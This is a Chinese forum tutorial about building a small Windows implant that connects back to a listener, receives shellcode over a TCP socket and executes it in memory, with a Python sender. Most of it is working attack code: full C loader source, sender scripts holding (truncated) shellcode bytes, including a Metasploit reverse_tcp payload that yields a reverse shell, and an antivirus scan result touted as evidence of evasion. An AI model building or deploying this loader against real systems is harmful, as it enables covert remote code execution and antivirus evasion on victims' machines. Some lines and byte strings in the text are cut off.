登录

Shellcode另类使用方式

mosin / 2017-09-18 06:39:00 / 浏览数 4551 技术文章 技术文章 顶(0) 踩(0)

0x00 前言

Shellcode是我们在做渗透或者进行漏洞利用时常用的一段代码,它能够以很小的字节数完成我们想要的结果,然而现在杀毒软件的识别能力也在加强，所以迫使我们要对Shell

0x01 科普

搞Web安全的都知道，我们在渗透一个网站的时候,往往需要用到大马和小马。比如一个上传漏洞,如果漏洞上传点限制了文件大小，而我们又无法进行绕过时，那么就需要用

道理一样，我们利用Shellcode进行渗透时,如果服务器安装有杀毒软件,我们没有经过免杀操作的Shellcode就不能在服务器上运行,进而我们需要对Shellcode进行繁琐的免杀

0x02 小马监听端

测试环境：

1.本机win7 : 127.0.0.1（本机作为攻击机和被攻击机）

2.虚拟机kali : 192.168.19.128（shell监听）

首先我们利用recver_hander模块生成反弹监听小马

我们打开temp.cpp查看小马源码

```
//Project : <https://github.com/hu>cmosin/purelove

//This file created with purelove ..

//Compile : gcc temp.c -o test.exe


■    #include <stdio.h>

■    #include <winsock2.h>

■    #include <Windows.h>

■    #pragma comment (lib, "ws2_32")


■    typedef struct sockaddr_in sockaddr_in;


■    int sock_shellcode(char *shellcodes)

■    {

■            char *shellcode =shellcodes;

■            DWORD why_must_this_variable;

■            BOOL ret = VirtualProtect (shellcode, strlen(shellcode),

■            PAGE_EXECUTE_READWRITE, &why_must_this_variable);

■            if (!ret) {

■                    return 0;

■            }
```

```
        ((void (*)(void))shellcode)();
        return 0;
}

int main()
{
    Sleep(2000);
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    SOCKET s=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    sockaddr_in sockaddr;
    sockaddr.sin_family=AF_INET;
    sockaddr.sin_port=htons(4444);
    sockaddr.sin_addr.S_un.S_addr=inet_addr("127.0.0.1");
    connect(s, (SOCKADDR*)&sockaddr, sizeof(SOCKADDR));
        printf("***SERVER***");
        while(TRUE)
        {
                while(TRUE)
                {
                        char buffer[4096];
                        recv(s, buffer, 4096, NULL);
                        if (buffer == NULL)
                        {
                        continue;
                        }
                        else
                        {
                        sock_shellcode(buffer);
                        }
                }
        }
    printf("thins end up");
    closesocket(s);
    WSACleanup();
```

```
■        getchar();
■        exit(0);
■    }
□
```

这个小马，利用了反向连接监听方法，首先我们创建SOCKET套接字，设置远程连接端口和IP地址，这里就用本机进行演示，连接远程IP：127.0.0.1，远程端口4444

```
SOCKET s=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
sockaddr_in sockaddr;
sockaddr.sin_family=AF_INET;
sockaddr.sin_port=htons(4444);
sockaddr.sin_addr.S_un.S_addr=inet_addr("127.0.0.1");
connect(s, (SOCKADDR*)&sockaddr, sizeof(SOCKADDR));
```

我们写一个死循环来监听远程发送过来的Shellocde,这里的数据内存要写4096,否则小马会因为接收的数据太大而退出，如果你的Shellcode很大，建议对数据进行打包发送和

```
while(TRUE)
{
■    while(TRUE)
■    {
■      char buffer[4096];
■      recv(s, buffer, 4096, NULL);
■      if (buffer == NULL)
■      {
■         continue;
■       }
■      else
■       {
■         sock_shellcode(buffer); //shellcode■■■■
■       }
■     }
}
```

下面来到shellcode执行部分,我们设置一个shellcode执行函数sock_shellcode(),我们用一个函数来进行内存保护VirtualProtect(),最后执行shellcode,((void(*)(void))shellcode)();

```
int sock_shellcode(char *shellcodes)
■    {
■            char *shellcode =shellcodes;
■            DWORD test;
■            BOOL ret = VirtualProtect (shellcode, strlen(shellcode),
```

```
■            PAGE_EXECUTE_READWRITE, &test);
■            if (!ret) {
■                    return 0;
■            }
■            ((void (*)(void))shellcode)();
■            return 0;}
```

0x03 Shellcode发送端

小马写好了，那么我们来写shellcode发送监听端，shellcode发送监听端我们采用python来写（什么语言无所谓）。

```
\#-*- coding: utf-8 -*-
import os,sys
from socket import *


HOST   = '0.0.0.0'
PORT   = 4444
BUFSIZ = 2048
ADDR   = (HOST, PORT)
sock   = socket(AF_INET, SOCK_STREAM)
sock.bind(ADDR)
sock.listen(1)
STOP_CHAT = False


print "Hander Listening %s port:%s" %(HOST,PORT)
while not STOP_CHAT:
■    tcpClientSock, addr=sock.accept()
■    print('Start Listening %s  port %s.....') %(addr,PORT)
■    while True:
■        p = raw_input("send:> ")
■        if p =="send":
■           data = "" #shellcode■■
■        try:
■            tcpClientSock.send(data)
■            if data.upper()=="QUIT":
■                STOP_CHAT = True
■                break
■            os_result = tcpClientSock.recv(BUFSIZ)
```

```
        except:
            tcpClientSock.close()
            break
        if STOP_CHAT:
            break
        print(os_result)


tcpClientSock.close()
sock.close()
```

我们一样，用一个socket套接字来监听4444端口，data变量用来存放shellcode,当然这里的shellcode过大，也需要对shellcode进行打包发送。

到了这一步，我们的小马和服务监听端就写好了。

0x04 Shellcode利用

我们现在来测试一下，我们先使用messagebox模块生成shellcode,弹出的messagebox信息为“test”。

我们把shellcode复制到shellcode发送端里的data变量中，如下

```
\#-*- coding: utf-8 -*-

import os,sys
from socket import *

HOST   = '0.0.0.0'
PORT   = 4444
BUFSIZ = 2048
ADDR   = (HOST, PORT)
sock   = socket(AF_INET, SOCK_STREAM)
sock.bind(ADDR)
sock.listen(1)
STOP_CHAT = False

print "Hander Listening %s port:%s" %(HOST,PORT)
while not STOP_CHAT:
    tcpClientSock, addr=sock.accept()
    print('Start Listening %s  port %s.....') %(addr,PORT)
    while True:
        p = raw_input("send:> ")
```

```
        if p =="send":
            data= "\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09\x80\x78\x0c\x33\x75\xf2\x
        try:
            tcpClientSock.send(data)
            if data.upper()=="QUIT":
                STOP_CHAT = True
                break
            os_result = tcpClientSock.recv(BUFSIZ)
        except:
            tcpClientSock.close()
            break
        if STOP_CHAT:
            break
        print(os_result)


tcpClientSock.close()
sock.close()
```

现在我们执行小马程序，对shellcode发送端进行连接，在连接成功后我们send发送shellcode

可以看到成功了！说明我们的小马程序没有任何的问题。在日常中，我们习惯使用metaspliot来进行攻击，那么我们就用metaspliot的payload来进行利用。

下面我们选择reverse_tcp模块生成shellcode编码。

同理，我们把shellcode放到shellcode发送端里的data变量中，如下

```
\#-*- coding: utf-8 -*-


import os,sys
from socket import *



HOST   = '0.0.0.0'
PORT   = 4444
BUFSIZ = 2048
ADDR   = (HOST, PORT)
sock   = socket(AF_INET, SOCK_STREAM)
sock.bind(ADDR)
sock.listen(1)
```

```
STOP_CHAT = False


print "Hander Listening %s port:%s" %(HOST,PORT)

while not STOP_CHAT:

■    tcpClientSock, addr=sock.accept()

■    print('Start Listening %s  port %s.....') %(addr,PORT)

■    while True:

■        p = raw_input("send:> ")

■        if p =="send":

■            data= "\xeb\x18\x5e\x8d\x3e\x31\xc0\x31\xdb\x8a\x1c\x06\x80\xfb\x03\x74\x0e\x80\xf3\x05\x88\x1f\x47\x40\xeb\xef\x

■        try:

■            tcpClientSock.send(data)

■            if data.upper()=="QUIT":

■                STOP_CHAT = True

■                break

■            os_result = tcpClientSock.recv(BUFSIZ)

■        except:

■            tcpClientSock.close()

■            break

■        if STOP_CHAT:

■            break

■        print(os_result)


tcpClientSock.close()

sock.close()
```

□

对shellcode发送端进行反向连接，连接成功后，我们send发送shellcode到小马端进行执行。

我们用metaspliot的handler进行监听，我们使用的模块是payload/windows/meterpreter/reverse_tcp。

可以看到，在我们send发送shellcode后，成功在kali里获取到了反弹shell。

现在为了验证小马的过杀软能力，把小马上传到virscan进行杀毒引擎病毒扫描

VirSCAN.org Scanned Report :
Scanned time : 2017-09-17 17:59:56
Scanner results: 5%的杀软(2/39)报告发现病毒
File Name : test.exe
File Size : 17988 byte
File Type : application/x-dosexec
MD5 : 2e6a1aef8517d9e6e5291fc2725dbd09

SHA1 : ba9b1897f74f05791da16615fbf22ee1f052f6e0
Online report : http://r.virscan.org/report/488a9535a7294fc51f0148f237f47c02

Scanner Engine Ver Sig Ver Sig Date Time Scan result
ANTIVIR 1.9.2.0 1.9.159.0 7.14.27.224 20 没有发现病毒
AVAST! 170303-1 4.7.4 2017-03-03 35 没有发现病毒
AVG 2109/14460 10.0.1405 2017-09-14 1 没有发现病毒
ArcaVir 1.0 2011 2014-05-30 8 没有发现病毒
Authentium 4.6.5 5.3.14 2017-09-16 1 没有发现病毒
Baidu Antivirus2.0.1.0 4.1.3.52192 2.0.1.0 3 没有发现病毒
Bitdefender 7.58879 7.90123 2015-01-16 1 没有发现病毒
ClamAV 23835 0.97.5 2017-09-15 1 PUA.Win.Packer.MingwGcc-3
Comodo 15023 5.1 2017-09-16 3 没有发现病毒
Dr.Web 5.0.2.3300 5.0.1.1 2017-09-11 50 没有发现病毒
F-PROT 4.6.2.117 6.5.1.5418 2016-02-05 1 W32/Felix:CO:VC!Eldorado
F-Secure 2015-08-01-02 9.13 2015-08-01 7 没有发现病毒
Fortinet 5.4.247 2017-09-17 1 没有发现病毒
GData 25.14209 25.14209 2017-09-16 12 没有发现病毒
IKARUS 3.02.08 V1.32.31.0 2017-09-16 9 没有发现病毒
NOD32 6086 3.0.21 2017-09-15 1 没有发现病毒
QQ手机 1.0.0.0 1.0.0.0 2015-12-30 1 没有发现病毒
Quickheal 14.00 14.00 2017-09-16 3 没有发现病毒
SOPHOS 5.32 3.65.2 2016-10-10 11 没有发现病毒
Sunbelt 3.9.2671.2 3.9.2671.2 2017-09-15 2 没有发现病毒
TheHacker 6.8.0.5 6.8.0.5 2017-09-11 1 没有发现病毒
Vba32 3.12.29.5 beta 3.12.29.5 beta 2017-09-15 10 没有发现病毒
ViRobot 2.73 2.73 2015-01-30 1 没有发现病毒
VirusBuster 15.0.985.0 5.5.2.13 2014-12-05 17 没有发现病毒
a-squared 9.0.0.4799 9.0.0.4799 2015-03-08 2 没有发现病毒
nProtect 9.9.9 9.9.9 2013-12-27 3 没有发现病毒
卡巴斯基 5.5.33 5.5.33 2014-04-01 31 没有发现病毒
奇虎360 1.0.1 1.0.1 1.0.1 4 没有发现病毒
安博士V3 9.9.9 9.9.9 2013-05-28 6 没有发现病毒
安天 AVL SDK 2.0 1970-01-01 3 没有发现病毒
江民杀毒 16.0.100 1.0.0.0 2017-09-16 2 没有发现病毒
熊猫卫士 9.05.01 9.05.01 2017-09-16 5 没有发现病毒
瑞星 26.28.00.01 26.28.00.01 2016-07-18 4 没有发现病毒
百度杀毒 1.0 1.0 2017-03-22 1 没有发现病毒
费尔 17.47.17308 1.0.2.2108 2017-09-16 6 没有发现病毒
赛门铁克 20151230.005 1.3.0.24 2015-12-30 1 没有发现病毒
趋势科技 13.302.06 9.500-1005 2017-03-27 1 没有发现病毒
迈克菲 8620 5400.1158 2017-08-12 17 没有发现病毒
金山毒霸 2.1 2.1 2017-09-16 3 没有发现病毒


只有两个杀毒引擎报毒，在这里有个问题，小马用的是gcc编译器进行编译，如果我换成其他的编译器的时候，拿去检测，没有一款杀毒引擎报毒，直接免杀全球，所以选择

0x06 结束

这种以小马的方式执行shellcode在系统中不会产生任何的文件，因为shellcode直接带入内存,所以也减少了被杀的风险，其实在现实中还需要考虑很多问题，比如杀毒软件


上一篇：Linux主机加固 | 如何优雅的控制... 下一篇：Burp Suite上的一款解码插件

1. 5 条回复


hades 2017-09-18 06:41:57

辛苦了~

0 回复Ta


admin 2017-09-19 02:44:50

如果要定制功能的话开发shellcode难度不是比较大么[Concerned]
有什么可以把代码自动生成shellcode的方法么

0 回复Ta


mosin 2017-09-19 06:02:02

如果要定制开发Shellcode的话,目前比较流行和常用的方式是用c/c++或汇编编写功能程序,然后提取Shellcode;
说道工具自动生成的话，有，不过生成的shellcode不够精炼，有很多的坏字符\00\x0a\x0d等,需要自己编码转译坏字符,到现在为止，我还没有发现一个可以完美自动化
所谓工具，就是把程序以二进制的方式提取出来，进行十六进制转换,不过这种方法可靠性不高,不建议使用。

0 回复Ta


mosin 2017-09-19 06:04:39

下面是我知道的几种提取shellcode的方法
1.在代码调试的时候获取shellcode
1).用你喜欢的任何编译器写出源代码，然后调试看反汇编窗口，提取操作码（具体的结果需要自己修改）
2.把生成的程序转为shellcode
1)生成Shellcode过大,存在大量坏字符,可用性不高。(不建议)

3.把生成的程序用OD或者IDA打开
1)查看机器码，提取Shellcode（具体的结果需要自己修改）

0 回复Ta

 hades 2017-09-19 07:09:41

很棒的回复~

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板